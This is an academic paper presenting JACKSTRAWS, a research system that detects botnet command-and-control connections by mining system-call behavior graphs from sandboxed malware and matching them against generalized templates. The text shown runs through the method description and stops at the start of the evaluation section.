JACKSTRAWS: Picking Command and Control Connections from Bot Traffic

Gregoire Jacob
University of California, Santa Barbara
gregoire.jacob@gmail.com

Ralf Hund
Ruhr-University Bochum
ralf.hund@rub.de

Christopher Kruegel
University of California, Santa Barbara
chris@cs.ucsb.edu

Thorsten Holz
Ruhr-University Bochum
thorsten.holz@rub.de

Abstract

A distinguishing characteristic of bots is their ability to establish a command and control (C&C) channel. The typical approach to build detection models for C&C traffic and to identify C&C endpoints (IP addresses and domains of C&C servers) is to execute a bot in a controlled environment and monitor its outgoing network connections. Using the bot traffic, one can then craft signatures that match C&C connections or blacklist the IP addresses or domains that the packets are sent to. Unfortunately, this process is not as easy as it seems. For example, bots often open a large number of additional connections to legitimate sites (to perform click fraud or query for the current time), and bots can deliberately produce "noise" – bogus connections that make the analysis more difficult. Thus, before one can build a model for C&C traffic or blacklist IP addresses and domains, one first has to pick the C&C connections among all the network traffic that a bot produces.

In this paper, we present JACKSTRAWS, a system that accurately identifies C&C connections. To this end, we leverage host-based information that provides insights into which data is sent over each network connection as well as the ways in which a bot processes the information that it receives. More precisely, we associate with each network connection a behavior graph that captures the system calls that lead to this connection, as well as the system calls that operate on data that is returned. By using machine learning techniques and a training set of graphs that are associated with known C&C connections, we automatically extract *and* generalize graph templates that capture the core of different types of C&C activity. Later, we use these C&C templates to match against behavior graphs produced by other bots. Our results show that JACKSTRAWS can accurately detect C&C connections, even for novel bot families that were not used for template generation.

1 Introduction

Malware is a significant threat and root cause for many security problems on the Internet, such as spam, distributed denial of service attacks, data theft, or click fraud. Arguably the most common type of malware today are *bots*. Compared to other types of malware, the distinguishing characteristic of bots is their ability to establish a *command and control (C&C) channel* that allows an attacker to remotely control and update a compromised machine. A number of bot-infected machines that are combined under the control of a single entity (called the *botmaster*) are referred to as a *botnet* [7, 8, 14, 37].

Researchers and security vendors have proposed many different host-based or network-based techniques to detect and mitigate botnets. Host-based detectors treat bots like any other type of malware. These systems (e.g., anti-virus tools) use signatures to scan programs for the presence of well-known, malicious patterns [43], or they monitor operating system processes for suspicious activity [26]. Unfortunately, current tools suffer from low detection rates [4], and they often incur a non-negligible performance penalty on end users' machines. To complement host-based techniques, researchers have explored network-based detection approaches [15–18, 34, 41, 45, 49]. Leveraging the insight that bots need to communicate with their command and control infrastructure, most network-based botnet detectors focus on identifying C&C communications.

Initially, models that match command and control traffic were built manually [15, 17]. To improve and accelerate this slow and tedious process, researchers proposed automated model (signature) generation techniques [34, 45]. These techniques share a similar work flow (a work flow that, interestingly, was already used in previous systems to extract signatures for spreading worms [25,27,29,31,39]): First, one has to collect traces of malicious traffic, typically by running bot samples in a controlled environment. Second, these traces are checked for strings (or token sequences) that appear frequently, and can thus be transformed into signatures.

While previous systems have demonstrated some success with the automated generation of C&C detectors based on malicious network traces, they suffer from

three significant shortcomings: The first problem is that bots do not only connect to their C&C infrastructure, but frequently open many additional connections. Some of the additional connections are used to carry out malicious activity (e.g., scanning potential victims, sending spam, or click fraud). However, in other cases, the traffic is not malicious *per se*. For example, consider a bot that connects to a popular site to check the Internet connectivity, or a bot that attempts to obtain the current time or its external IP address (e.g., local system settings are under the control of researchers who might try to trick malware and trigger certain behaviors; they are thus unreliable from the bot perspective [19, 35]). In most of these cases, the malware traffic is basically identical to traffic produced by a legitimate client. Of course, one can use simple rules to discard some of the traffic (scans, spam), but other connections are much harder to filter; e.g., how to distinguish a HTTP-based C&C request from a request for an item on a web site? Thus, there is a significant risk that automated systems produce models that capture legitimate traffic. Unfortunately, a filtering step can remove such models only to a certain extent.

To highlight the difficulty of finding C&C connections in bot traffic, we report on the analysis of a database that was given to us by a security company. This database contains network traffic produced by malware samples run in a dynamic analysis environment. Over a period of two months (Sept./Oct. 2010), this company analyzed 153,991 malware samples that produced a total of 593,012 connections, *after* removing all empty and scan-related traffic. A significant majority (87.9%) of this traffic was HTTP, followed by mail traffic (3.8%) and small amounts of a wide variety of other protocols (including IRC). The company used two sets of signatures to analyze their traffic: One set matches known C&C traffic, the other set matches traffic that is known to be harmless. This second set is used to quickly discard from further analysis connections that are known to be unrelated to any C&C activity. Such connections include accesses to ad networks, search engines, or games sites. Using these two signature sets, we found 109,600 malicious C&C connections (18.5%), but also 69,211 benign connections (11.7%). The remaining 414,201 connections (69.8%) were unknown; they did not match any signature, and thus, likely consist of a mix of malicious and harmless traffic. This demonstrates that it is challenging to distinguish between harmless web requests and HTTP-based C&C connections.

The second problem with existing techniques is that attackers can confuse automated model (signature) generation systems: previous research has presented "noise injection" attacks in which a malware crafts additional connections with the sole purpose to thwart signature extraction techniques [10, 11, 33]. A real-world example for such a behavior can be found in the *Pushdo* malware family, where bots, in certain versions, create junk SSL connections to more than 300 different web sites to blend in with benign traffic [1].

The third problem is that existing techniques do not work when the C&C traffic is encrypted. Clearly, it is not possible to extract a content signature to model encrypted traffic. However, even when the traffic is encrypted, it would be desirable to add the C&C server destinations to a blacklist or to model alternative network properties that are not content-based. For this, it is necessary to identify those encrypted malware connections that go to the C&C infrastructure and distinguish them from unrelated but possibly encrypted traffic, such as legitimate, SSL-encrypted web traffic.

The root cause for the three shortcomings is that existing approaches extract models *directly* from network traces. Moreover, they do so at a purely syntactic level. That is, model generation systems simply select elements that occur frequently in the analyzed network traffic. Unfortunately, they lack "understanding" of the purpose of different network connections. As a result, such systems often generate models that match irrelevant, non-C&C traffic, and they incorrectly consider decoy connections. Moreover, in the case of encrypted traffic, no frequent element can be found at all.

To solve the aforementioned problems, we propose an approach to detect the network connections that a malware program uses for command and control, and to distinguish these connections from other, unrelated traffic. This allows us to immediately consider the destination hosts/domains for inclusion in a blacklist, even when the corresponding connections are encrypted. Moreover, we can feed signature generation systems with *only* C&C traffic, discarding irrelevant connections and making it much more difficult for the attacker to inject noise.

We leverage the key observation that we can use host-based information to learn more about the semantics of network connections. More precisely, we monitor the execution of a malware process while it communicates over the network. This allows us to determine, for each request, which data is sent over the network and where this data comes from. Moreover, we can determine how the program uses data that it receives over the network. Using this information, we can build models that capture the host-based activity associated with individual network connections. Our models are behavior graphs, where the nodes are system calls and the edges represent data flows between system calls.

We use machine-learning to build graph-based models that characterize malicious C&C connections (e.g., connections that download binary updates that the malware later executes, or connections in which the malware uploads stolen data to a C&C server). More precisely, start-


ing from labeled sets of graphs that are related to both known C&C connections and other, irrelevant malware traffic, we identify those subgraphs that are most characteristic of C&C communication. In the next step, we abstract from these specific subgraphs and produce *generalized graph templates*. Each graph template captures the core characteristics of a different type or implementation of C&C communication. These graph templates can be used to recognize C&C connections of bots that have not been analyzed previously. Moreover, our templates possess explanatory capabilities and can help analysts to understand how a particular bot utilizes its C&C channel (e.g., for binary updates, configuration files, or information leakage).

Our experiments demonstrate that our system can generate C&C templates that recognize host-based activity associated with known, malicious traffic with high accuracy and very few false positives. Moreover, we show that our templates also generalize; that is, they detect C&C connections that were previously unknown. The contributions of this paper are the following:

- We present a novel approach to identify C&C communication in the large pool of network connections that modern bots open. Our approach leverages host-based information and associates models, which are based on system call graphs, with the data that is exchanged over network connections.
- We present a novel technique that generalizes system call graphs to capture the "essence" of, or the core activities related to, C&C communication. This generalization step extends previous work on system call graphs, and provides interesting insights into the purpose of C&C traffic.
- We implemented these techniques in a tool called JACKSTRAWS and evaluated it on 130,635 connections produced by more than 37 thousands malware samples. Our results show that the generated templates detect known C&C traffic with high accuracy, and less than 0.2% false positives over harmless traffic. Moreover, we found 9,464 previously-unknown C&C connections, improving the coverage of hand-crafted network signatures by 60%.

2 System Overview

Our system monitors the execution of a malware program in a dynamic malware analysis environment (such as Anubis [20], BitBlaze [40], CWSandbox [44], or Ether [9]). The goal is to identify those network connections that are used for C&C communication. To this end, we record the activities (in our case, system calls) on the host that are related to data that is sent over and received through each network connection. These activities are modeled as *behavior graphs*, which are graphs that capture system call invocations and data flows between system calls. In our setting, one graph is associated with each connection. As the next step, all behavior graphs that are created during the execution of a malware sample are matched against templates that represent different types of C&C communication. When a graph matches a template sufficiently closely, the corresponding connection is reported as C&C channel.




```
GET /bot/doit.php?v=3&id=ec32632b-29981-349-398...
```

Figure 1: Example of behavior graph that shows information leakage. Underneath, the network log shows that the Windows ID was leaked via the GET parameter `id`.

In the following paragraphs, we first discuss behavior graphs. We then provide an overview of the necessary steps to generate the C&C templates.

Behavior graphs. A behavior graph G is a graph where nodes represent system calls. A directed edge e is introduced from node x to node y when the system call associated with y uses as argument some output that is produced by system call x. That is, an edge represents a data dependency between system calls x and y. Behavior graphs have been introduced in previous work as a suitable mechanism to model the host-based activity of (malware) programs [5,13,26]. The reason is that system calls capture the interactions of a program with its environment (e.g., the operating system or the network), and data flows represent a natural dependence and ordered relationship between two system calls where the output of one call is directly used as the input to the other one.

Figure 1 shows an example of a behavior graph. This graph captures the host-based activity of a bot that reads the Windows serial number (ID) from the registry and sends it to its command and control server. Frequently, bots collect a wealth of information about the infected, local system, and they send this information to their C&C servers. The graph shows the system calls that are invoked to open and read the Windows ID key from the registry. Then, the key is sent over a network connec-

tion (that was previously opened with `connect`). An answer is finally received from the server (`recv` node).

While behavior graphs are not novel *per se*, we use them in a different context to solve a novel problem. In previous work, behavior graphs were used to distinguish between malicious and benign program executions. In this work, we link behavior graphs to network traffic and combine these two views. That is, we use these graphs to identify command and control communication amidst all connections that are produced by a malware sample.

C&C templates. As mentioned previously, the behavior graphs that are produced by our dynamic malware analysis system are matched against a set of C&C templates. C&C templates share many similarities with behavior graphs. In particular, nodes n carry information about system call names and arguments encoded as labels l_n, and edges e represent data dependencies where the type of flow is encoded as labels l_e. The main difference to behavior graphs is that the nodes of templates are divided into two classes; core and optional nodes. Core nodes capture the necessary parts of a malicious activity, while optional nodes are only sometimes present.

To match a C&C template against a behavior graph G, we define a similarity function δ. This function takes as input the behavior graph G and a C&C template T and produces a score that indicates how well G matches the template. All core nodes of a template must at least be present in G in order to declare a match.

Template generation. Each C&C template represents a certain type of command and control activity. We use the following four steps to generate C&C templates:

In the **first step**, we run malware executables in our dynamic malware analysis environment, and extract the behavior graphs for their network connections. These connections can be benign or related to C&C traffic.

JACKSTRAWS requires that some of these connections are labeled as either malicious or benign (for training). In our current system, we apply a set of signatures to all connections to find *(i)* known C&C communication and *(ii)* traffic that is known to be *unrelated* to C&C. Note that we have signatures that explicitly identify benign connections as such. The signatures were manually constructed, and they were given to us by a network security company. By matching the signatures against the network traffic, we find a set of behavior graphs that are associated with known C&C connections (called *malicious graph set*) and a set of behavior graphs associated with non-C&C traffic (called *benign graph set*). These sets serve as the basis for the subsequent steps.

It is important to observe that our general approach only requires labeled connections, without considering the payload of network connections. Thus, we could use other means to generate the two graph sets. For example, we can add a graph to the malicious set if the network connection corresponding to this graph contacted a known blacklisted C&C domain. This allows us to create suitable graph sets even for encrypted C&C connections. One could also manually label connections.

Of course, there are also graphs for which we do not have a classification (that is, neither a C&C signature nor a benign signature has matched). These *unknown graphs* could be related to either malicious or benign traffic, and we do not consider them in the subsequent steps.

The **second step** uses the malicious and the benign graph sets as inputs and performs graph mining. More precisely, we use a graph mining technique, previously presented by Yan and Han [47,48], to identify subgraphs that frequently appear in the malicious graph set. These frequent subgraphs are likely to constitute the core activity linked to C&C connections. Some post-processing is then applied to compact the set of mined subgraphs. Finally, the set difference is computed between the mined, malicious subgraphs and the benign graph set. Only subgraphs that never appear by subgraph isomorphism in the benign graph set are selected. The assumption is that the selected subgraphs represent some host- and network-level activity that is only characteristic of particular C&C connections, but not benign traffic.

In [13], the authors used a similar approach to distinguish between malware and harmless programs. To this end, the authors used a leap mining technique presented by Yan et al. [46] that selects subgraphs which maximize the information gain between the malicious and benign graph sets, that is to say subgraphs that maximally cover (detect) the entire collection of malicious graphs while introducing a very low number of false positives. However, during the mining process, this technique tends to remove the graph parts that could be common to both benign and malicious graphs. In our present case, these parts are critical to obtain complete C&C templates. For example, in the case of a download and execute command, if the download part of the graph is observed in the benign set, leap mining would only mine the execute part. For these reasons, we performed the set difference with the benign graph set only as post-processing, once complete malicious subgraphs have already been mined, without risk of losing parts of them.

In addition, the algorithm proposed in [13] does not attempt to synthesize any semantic information from the mined behaviors; it does not produce a template that combines related behaviors and generalizes their common core. In other words [13], "this synthesis step does not add new behaviors to the set, it only combines the ones previously mined." In this paper, we go further and introduce two additional, novel steps to generalize the results obtained during the graph mining step. This is important because we want to generalize from specific instances of implementing a C&C connection and ab-

stract a core that characterizes the common and necessary operations for a particular type of command.

As a **third step**, we cluster the graphs previously mined. The goal of this step is to group together graphs that correspond to a similar type of command and control activity. That is, when we have observed different instances of one particular behavior, we combine the corresponding graphs into one cluster. As an example, consider different instances of a malware family where each sample downloads data from the network via HTTP, decodes it in some way, stores the data on disk, and finally executes that file. All instances of this behavior are examples for typical bot update mechanisms (*download and execute*), and we want to group all of them into one cluster. As a result of this step, we obtain different clusters, where each cluster contains a set of graphs that correspond to a particular C&C activity.

In the **fourth step**, we produce a single *C&C template* for each cluster. The goal of a template is to capture the common core of the graphs in a cluster; with the assumption that this common core represents the key activities for a particular behavior. The C&C templates are generated by iteratively computing the *weighted minimal common supergraph (WMCS)* [3] between the graphs in a cluster. The nodes and edges in the supergraph that are present in all individual graphs become part of the core. The remaining ones become optional.

At the end of this step, we have extracted templates that match the core of the program activities for different types of commands, taking into account optional operations that are frequently (but not always) present. This allows us to match variants of C&C traffic that might be different (to a certain degree) from the exact graphs that we used to generate the C&C templates.

3 System Details

In this section, we provide an overview of the actual implementation of JACKSTRAWS and explain the different analysis steps in greater details.

3.1 Analysis Environment

We use the dynamic malware analysis environment Anubis [20] as the basis for our implementation, and implemented several extensions according to our needs. Note that the general approach and the concepts outlined in this paper are independent of the actual analysis environment; we could have also used BitBlaze, Ether, or any other dynamic malware analysis environment.

As discussed in Section 2, behavior graphs are used to capture and represent the host-based activity that malware performs. To create such behavior graphs, we execute a malware sample and record the system calls that this sample invokes. In addition, we identify dependencies between different events of the execution by making use of dynamic taint analysis [38], a technique that allows us to asses whether a register or memory value depends on the output of a certain operation. Anubis already comes with tainting propagation support. By default, all output arguments of system calls from the native Windows API (e.g., `NtCreateFile`, `NtCreateProcess`, etc.) are marked with a unique taint label. Anubis then propagates the taint information while the monitored system processes tainted data. Anubis also monitors if previously tainted data is used as an input argument for another system call.

While Anubis propagates taint information for data in memory, it does not track taint information on the file system. In other words, if tainted data is written to a file and subsequently read back into memory, the original taint labels are not restored. This shortcoming turned out to be a significant drawback in our settings: For example, bots frequently download data from the C&C, decode it in memory, write this data to a file, and later execute it. Without taint tracking through the file system, we cannot identify the dependency between the data that is downloaded and the file that is later executed. Another example is the use of configuration data: Many malware samples retrieve configuration settings from their C&C servers, such as URLs that should be monitored for sensitive data or address lists for spam purposes. Such configuration data is often written to a dedicated file before it is loaded and used later. Restoring the original taint labels when files are read ensures that the subsequent bot activity is linked to the initial network connection and improves the completeness of the behavior graphs.

Finally, we improved the network logging abilities of Anubis by hooking directly into the Winsock API calls rather than considering only the abstract interface (`NtDeviceIOControlFile`) at the native system call level. This allows us to conveniently reconstruct the network flows, since send and receive operations are readily visible at the higher-level APIs.

3.2 Behavior Graph Generation

When the sample and all of its child processes have terminated, or after a fixed timeout (currently set to 4 minutes), JACKSTRAWS saves all monitored system calls, network-related data, and tainting information into a log file. Unlike previous work that used behavior graphs for distinguishing between malicious and legitimate programs, we use these graphs to determine the purpose of network connections (and to detect C&C traffic). Thus, we are not interested in the entire activity of the malware program. Instead, we only focus on actions related to network traffic. To this end, we first identify all send and receive operations that operate on a successfully-established network connection. In this work, we focus only on TCP traffic, and a connection is considered

successful when the three-way handshake has completed and at least one byte of user data was exchanged. All system calls that are related to a single network connection are added to the behavior graph for this connection. That is, for each network connection that a sample makes, we obtain one behavior graph which captures the host-based activities related to this connection.

For each send operation, we check whether the sent data is tainted. If so, we add the corresponding system call that produced this data to the behavior graph and connect both nodes with an edge. Likewise, for each receive operation, we taint the received data and check if it is later used as input to a system call. If so, we also add this system call to the graph and connect the nodes.

For each system call that is added to the graph in this fashion, we also check backward dependencies (that is, whether the system call has tainted input arguments). If this is the case, we continue to add the system call(s) that are responsible for this data. This process is repeated recursively as long as there are system calls left that have tainted input arguments that are unaccounted for. That is, for every node that is added to our behavior graph, we will also add all parent nodes that produce data that this node consumes. For example, if received data is written to a local file, we will add the corresponding `NtWriteFile` system call to the graph. This write system call will use as one of its arguments a file handle. This file handle is likely tainted, because it was produced by a previous invocation of `NtCreateFile`. Thus, we also add the node that corresponds to this create system call and connect the two nodes with an edge. On the other hand, forward dependencies are not recursively followed to avoid an explosion in the graph size.

Graph labeling. Nodes and edges that are inserted into the behavior graph are augmented with additional labels that capture more information about the nature of the system calls and the dependencies between nodes. For edges, the label stores either the names of the input or the output arguments of the system calls that are connected by a data dependency. For nodes, the label stores the system call name and some additional information that depends on the specific type of call. The additional information can store the type of the resource (files, registry keys, ...) that a system call operates on as well as flags such as mode or permission bits. Note that some information is only stored as comment; this information is ignored for the template generation and matching, but is saved for a human analyst who might want to examine a template.

One important additional piece of information stored for system calls that manipulate files and registry keys is the name of these files and keys. However, for these resource names, it is not desirable to use the actual string. The reason is that labels are taken into account during the matching process, and two nodes are considered the same only when their labels match. Thus, some type of abstraction is necessary for labels that represent resource names, otherwise, graphs become too specific. We generalize file names based on the location of the file (using the path name) and its type (typically, based on the file's extension). Registry key names are generalized by normalizing the key root (using abbreviations) and replacing random names by a generic format (typically, numerical values). More details about the labeling process and these abstractions can be found in Appendix A.

Simplifying behavior graphs. One problem we faced during the behavior graph generation was that certain graphs grew very large (in terms of number of nodes), but the extra nodes only carried duplicate information. For example, consider a bot that downloads an executable file. When this file is large, the data will not be read from the network connection by a single `recv` call. Instead, the receive system call might be invoked many times; in fact, we have observed samples that read network data one byte at a time. Since every system call results in a node being added to the behavior graph, this can increase the number of nodes significantly.

To reduce the number of (essentially duplicate) nodes in the graph, we introduce a post-processing step that collapses certain nodes. The purpose of this step is to combine multiple nodes, sharing the same label and dependencies. More precisely, for each pair of nodes with an identical label in the behavior graph, we check whether (1) the two nodes share the same set of parent nodes, or (2) the sets of parents and children of one node are respective subsets of the other, or (3) one node is the only parent of the other. If this is the case, we collapse these nodes into a single node and add a special tag *IsMultiple* to the label. Additional incoming and outgoing edges of the aggregated nodes are merged into the new node. The process is repeated until no more collapsing is possible. As an example, consider the case where a write file operation stores data that was previously read from the network by multiple receive calls. In this case, the write system call node will have many identical parent nodes (the receive operations), which all contribute to the buffer that is written. In the post-processing step, these nodes are all merged into a single system call. A beneficial side-effect of node collapsing is that this does not only reduce the number of nodes, but also provides some level of abstraction from the concrete implementation of the malware code and the number of times identical functions are called (as part of a loop, for example).

Summary. The output of the two previous steps is one behavior graph for each network connection that a malware sample makes. Behavior graphs can be used in two ways: First, we can match behavior graphs, produced by running unknown malware samples, against a set

of C&C templates that characterize malicious activity. When a template matches, the corresponding network connection can be labeled as command and control. This matching procedure is explained in Section 3.6.

The second use of behavior graphs is for C&C template generation. For this process, we assume that we know some connections that are malicious and some that are benign. We can then extract the subgraphs from the behavior graphs that are related to known malicious C&C connections and subgraphs that represent benign activity. These two sets of malicious and benign graphs form the input for the template generation process that is described in the following three sections.

3.3 Graph Mining

The first step when generating C&C templates is graph mining. More precisely, the goal is to mine frequent subgraphs that are *only* present in the malicious set. An overview of the process can be seen in Figure 2.




Figure 2: Mining process.

Frequent subgraphs are those that appear in more than a fraction k of all malicious graphs. When k is too high, we might miss many interesting behaviors (subgraphs) that are not frequent enough to exceed this threshold. When k is too low, more behaviors are covered, but unfortunately, the mining process will produce such a massive amount of graphs that it never terminates. We discuss the concrete choice of k in Section 4.

Frequent subgraph mining. There exist a number of tools that can be readily used for mining frequent subgraphs. For this paper, we decided to use *gSpan* [47, 48] because it is stable, and supports labeled graphs, both at the node and edge level. *gSpan* relies on a lexicographic ordering of graphs and uses a depth-first search strategy to efficiently mine frequent, connected subgraphs.

A limitation of *gSpan* is that it only supports undirected edges, whereas behavior graphs are, by nature, directed since the edges represent data flows. To work around this limitation and produce directed subgraphs, we encode the direction of edges into their labels, and then restore the direction information at the end of the mining process. Moreover, *gSpan* accepts only numeric values as labels for nodes and edges. Thus, we cannot directly use the string labels (names or flags) that are associated with nodes and edges in the behavior graphs. To solve this, we simply concatenate all string labels of a node or edge and hash the result. Then, this hash value is mapped into a unique integer.

Subgraph maximization. The output produced by *gSpan* contains many graphs that are subgraphs of others. The reason is that *gSpan* works by growing subgraphs. That is, it first looks for individual nodes that are frequent. Then, *gSpan* adds one additional node and re-runs the frequency checks. This *add-and-check* process is repeated until no more frequent graphs can be found. However, during this process, *gSpan* outputs all subgraphs that are frequent. Thus, the result of the mining step contains all intermediate subgraphs whose frequency is above the selected threshold.

Unfortunately, these redundant, intermediate subgraphs negatively affect the subsequent template generation steps because they distort the frequencies of nodes and edges. To solve this problem, we introduce a maximization step. The purpose of this step is to remove a subgraph G_{sub} if there exists a supergraph G_{super} in the same result set that contains G_{sub}. Looking at Figure 2, the result of the maximization step is that all 2-node graphs are removed because they are subgraphs of the 3-node graphs. However, removing subgraphs is not always desirable: even when both a subgraph G_{sub} and a supergraph G_{super} exceed the frequency threshold k, the subgraph G_{sub} might be much more frequent than G_{super}. In this case, both graphs should be kept. To this end, we only remove a subgraph G_{sub} when its frequency is less than twice the frequency of G_{super}.

Graph sets difference. So far, we have mined graphs that frequently appear in the malicious set. However, we also require that these graphs do *not* appear in the benign set. Otherwise, they would not be suitable to distinguish C&C connections from other traffic.

To remove graphs that are present in the benign set, we compute the set difference between the frequent malicious subgraphs and benign graphs. More precisely, we use a sub-isomorphism test to determine, for each malicious graph, whether it appears in some benign graphs. If this is the case, it is removed from the mining results. Looking at the example in Figure 2, the set difference removes one graph that also appears in the benign set. As an interesting technical detail, our approach of using set difference to obtain interesting, malicious subgraphs is different from the technique presented in [13]. In [13], the authors use leap mining, which operates simultaneously on the malicious and benign sets to find graphs with a high frequency within the malicious set and a low frequency within the benign set [46].

By construction, leap mining removes *all* parts from the output that are shared between benign and malicious graphs. For example, consider a behavior graph that cap-

tures a command that downloads data, stores it to a file, and later executes this file. If the download part of this graph is also present in the benign set, which is likely to be the case (since downloading data is not malicious *per se*), this part will be removed. Thus, the malicious graph will only contain the part where the downloaded file is executed. That is, in this example, leap mining would produce an incomplete graph that covers only part of the relevant, malicious activity. In our case, we first generate the entire graph that captures both the download and the execute. Then, the set difference algorithm checks whether this entire graph occurs also in the benign set. Since no benign graph is presumably a supergraph of the malicious behavior, the entire graph is retained.

3.4 Graph Clustering

Using as input the frequent, malicious subgraphs produced by the previous mining step, the purpose of this step is to find clusters of similar graphs (see Figure 3). The graph mining step produces different graphs that represent different types of behaviors. We now need to cluster these graphs to find groups, where each group shares a common core of activities (system calls) typical of a particular behavior. Graph clustering is used for this purpose; generated clusters are later used to create generalized templates covering the graphs they contain.




Figure 3: Clustering and generalization processes.

A crucial component for every clustering algorithm is the proper choice of a similarity measure that computes the distances between graphs. In our system, the similarity measure between two graphs is based on their *non-induced, maximum common subgraph (mcs)*. The *mcs* of two graphs is the maximal subgraph that is isomorphic to both. The intuition behind the measure is the following: We expect two graphs that represent the same malware behavior to share a common core of nodes that capture this behavior. The *mcs* captures this core. Thus, the *mcs* will be large for similar graphs. From now on, all references to the *mcs* will refer to the non-induced construction. The similarity measure is defined as:

$$d(G_1, G_2) = \frac{2 \times |edges(mcs(G_1, G_2)|}{|edges(G_1)| + |edges(G_2)|} \quad (1)$$

To compute the *mcs* between two graphs, we use the McGregor backtracking algorithm [6]. According to benchmarking results [6], this algorithm performs well on randomly-connected graphs with small density. In our case, behavior graphs have no cycles and only a limited number of dependencies; this is close to randomly-connected graphs rather than regular or irregular meshes.

As shown in Figure 3, we use the *mcs* similarity measure to compute the one-to-one distance matrix between all mined graphs. We then use a tool, called *Cluto* [24], to find clusters of similar graphs. *Cluto* implements a variety of different clustering algorithms; we selected *clustering by repeated bisection*. This algorithm works as follows: All graphs are originally put into a single cluster. This cluster is then iteratively split until the similarity in each sub-cluster is larger than a given similarity threshold [24, 50]. At each step, the cluster to be split is chosen so that the similarity function between the elements of that clusters is maximized. The advantage of this technique is that we do not need to define a fixed number of clusters *a priori*. Moreover, one also does not need to select initial graphs as center to build the clusters around (as with k-means clustering). The output of this step is a set of clusters that contain similar graphs.

3.5 Graph Generalization and Templating

Based on the clusters of similar graphs, the final step in our template generation process is graph generalization (the rightmost step in Figure 3). The goal of the generalization process is to construct a template graph that abstracts from the individual graphs within a cluster. Intuitively, we would expect that a template contains a *core* of nodes, which are common to all graphs in a cluster. In addition, to capture small differences between these graphs, there will be *optional nodes* attached to the core.

The generalization algorithm computes the *weighted minimal common supergraph (WMCS)* of all the graphs within a given cluster [3]. The *WMCS* is the minimal graph such that all the graphs of the cluster are contained within it. To distinguish between core and optional nodes, we use weights. These weights capture how frequent a node or an edge in the *WMCS* is present in one of the individual graphs. For core edges and core nodes, we expect that they are present in all graphs of a cluster (that is, their weight is n in the *WMCS*, assuming that there are n graphs in the cluster). All other nodes with a weight smaller than n become optional nodes.

The approach to compute a template is presented in Algorithm 1. The *WMCS* is first initialized with the first graph G_1 of the cluster, and the weights of all its nodes and edges are set to 1. The integration of an additional graph G_i is performed as follows: We first determine the maximal common subgraph *mcs* between G_i and the current *WMCS*. The nodes and edges in the *WMCS* that are part of the *mcs* have their weight increased by 1. The

Algorithm 1 *Weighted minimum common supergraph*

Require: A graph set $G_1, ..., G_n$
1: $WMCS \leftarrow G_1$
2: $\forall n \in nodes(T)$ **and** $e \in edges(T)$ **do** $w_n := 1$ **and** $w_e := 1$
3: **for** $i = 2$ **to** n **do**
4: $s := state\_exploration(\oslash)$
5: $mcs \leftarrow maximum\_common\_subgraph(G_i, WMCS, s)$
6: $\forall n \in nodes(mcs)$ **do** $w_n \mathrel{+}= 1$
7: $\forall e \in edges(mcs)$ **do** $w_e \mathrel{+}= 1$
8: $\forall n \in nodes(G_i)$ **and** $n \notin nodes(mcs)$, **do** $WMCS.add\_node(n)$ **and** $w_n := 1$
9: $\forall e \in edges(G_i)$ **and** $e \notin edges(mcs)$, **do** $WMCS.add\_edge(e)$ **and** $w_e := 1$
10: **end for**
11: **return** $WMCS$

nodes and edges in G_i that are not part of the *mcs* are added to the *WMCS*, and their weight is set to 1.

To increase the generality of a template, the labels of optional nodes are further relaxed. More precisely, our system preserves the label that stores the name of the system call. However, all additional information is replaced by a wild card that matches every possible, concrete parameter later. Finally, we remove all templates with a core of three or fewer nodes. The reason is that these templates are likely too small to accurately capture the entire malicious activity and might lead to false positives. In the example in Figure 3, core nodes and edges are shown as dark elements, while the optional elements are white. We generate one C&C template per cluster.

3.6 Template Matching

The previous steps leveraged machine learning techniques and sets of known malicious and benign graphs to produce a number of C&C templates. These templates are graphs that represent host-based activity that is related to command and control traffic. To find the C&C connections for a new malware sample, this sample is first executed in the sandbox, and our system extracts its behavior graphs (as discussed in Sections 3.1 and 3.2). Then, we match all C&C templates against the behavior graphs. Whenever a match is found, the corresponding connection is detected as command and control traffic, and we can extract its endpoints (IPs and domains).

The matching technique is described in Algorithm 2. In a first step, we attempt to determine whether the core of a template T is present in the behavior graph G. To this end, we simply use a subgraph isomorphism test. When the test fails, we know that the core nodes of T are not part of the graph, and we can advance to trying the next template. If the core is found, we obtain the mapping from the core nodes to the corresponding nodes in G. We then test the optional nodes. To this end, we compute the *mcs* between T and G. For this, the fixed mapping provided by the previous isomorphism test is used to initialize the space exploration when building the

Algorithm 2 *Template matching*

Require: A behavior graph G, A template T
1: $map \leftarrow subgraph\_isomorphism(core(T), G)$
2: **if** $map = \oslash$ **then**
3: **return** $false$
4: **end if**
5: $s := state\_exploration(map)$
6: $mcs \leftarrow maximum\_common\_subgraph(G, T, s)$
7: **return** $true, mcs$

mcs, significantly speeding up the process. Based on the result of the *mcs* computation, we can directly see how many optional nodes have matched, that is to say, are covered by the *mcs*. Taking into account the fraction (or the absolute number) of optional nodes that are found in G, we can declare a template match.

4 Evaluation

Experiments were performed to evaluate JACKSTRAWS both from a quantitative and qualitative perspective. This section describes the evaluation details and results.

4.1 Evaluation Datasets

